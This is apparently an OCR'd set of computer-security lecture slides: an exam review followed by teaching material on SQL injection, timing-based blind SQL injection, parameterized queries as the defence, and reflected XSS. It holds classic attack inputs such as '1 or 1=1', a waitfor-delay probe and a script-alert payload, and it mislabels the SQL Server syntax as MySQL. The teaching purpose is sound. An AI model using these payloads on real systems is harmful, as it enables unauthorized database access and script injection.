
(vBulletin Vulnerability)

3rd:

Utkarsh Sanghi, Advaya Krishna

(Issues with Switching Users in RedHat)

Kathy Yu

(Clickjacking with Gmail on IOS)

Exam 3

Exam 3 Mechanics

- Same format as exams 1 and 2. In class, closed note, closed book, closed computer
- BRING A CALCULATOR (no cell phones, PDA’s, computers, etc.) Think of this as a hint.
- Topics: Anything from class

The Most Important Things

Anything is fair game, but the below are things you absolutely must know

- Base Rate Fallacy
- Web attacks
- Authenticated encryption
- Stack diagrams/buffer overflow/etc.
- Questions from exam 1 and exam 2 (study what you missed)


Web Security

"*Injection flaws* occur when an application sends untrusted data to an interpreter."


--- OWASP

Like Buffer Overflow and Format String Vulnerabilities, A result of from ***mixing data and code***

SQL Injection




SQL Injection


1
/user.php?id=**-1 or admin=true**
4
"adminuser"
3
"adminuser"
2
SELECT FROM users where uid=**-1 or admin=true**

```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name FROM users
          WHERE user_id = $id";
$result = mysql_query($getid) or die('<pre>' .
mysql_error() . '</pre>' );
```

Guess as to the exploit?

```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name FROM users
          WHERE user_id = $id";
$result = mysql_query($getid) or die('<pre>' .
mysql_error() . '</pre>' );
```



```
User ID:

[                    ] Submit

ID: 1 or 1=1;
First name: admin
Surname: admin

ID: 1 or 1=1;
First name: Gordon
Surname: Brown

ID: 1 or 1=1;
First name: Hack
Surname: Me

ID: 1 or 1=1;
First name: Pablo
Surname: Picasso

ID: 1 or 1=1;
First name: Bob
Surname: Smith
```


Solution: 1 or 1=1;

Blind SQL Injection

Defn: A *blind* SQL injection attack is an attack against a server that responds with generic error page or even nothing at all.


Approach: ask a series of True/False questions, exploit side-channels

Blind SQL Injection


Actual MySQL syntax!
1
if ASCII(SUBSTRING(username,1,1)) = 64 waitfor delay '0:0:5'
2
if ASCII(SUBSTRING(username,1,1)) = 64 waitfor delay '0:0:5'

If the first letter of the username is A (65), there will be a 5 second delay

Blind SQL Injection


1
if ASCII(SUBSTRING(username,1,1))
= **65** waitfor delay ‘0:0:5’
2
if ASCII(SUBSTRING(username,1,1))
= 65 waitfor delay ‘0:0:5’

By timing responses, the attacker learns about the database one bit at a time

Parameterized Queries with Bound Parameters


```
public int setUpAndExecPS(){
 query = conn.prepareStatement(
 "UPDATE players SET name = ?, score = ?,
                active = ? WHERE jerseyNum = ?");

  //automatically sanitizes and adds quotes
  query.setString(1, "Smith, Steve");
  query.setInt(2, 42);
  query.setBoolean(3, true);
  query.setInt(4, 99);

  //returns the number of rows changed
  return query.executeUpdate();
}
```

Similar methods for other SQL types


Prepared queries stop us from mixing data with code!

Cross Site Scripting (XSS)

"*Cross site scripting (XSS)* is the ability to get a website to display user-supplied content laced with malicious HTML/JavaScript"



What's your name?

David


What's your name?

Hello David

```
<form name="XSS" action="#" method="GET”>
<p>What's your name?</p>
<input type="text" name="name">
<input type="submit" value="Submit">
</form>
<pre>Hello David</pre>
```




Hello >david<

```
<form name="XSS" action="#" method="GET”>
<p>What's your name?</p>
<input type="text" name="name">
<input type="submit" value="Submit">
</form>
<pre>>Hello David<</pre>
```

HTML chars not stripped


Lacing JavaScript

<script>alert("hi");</script>



What's your name?

Submit



What's your name?

Submit

Hello


The page at 172.16.59.128 says:

hi

OK

Lacing JavaScript

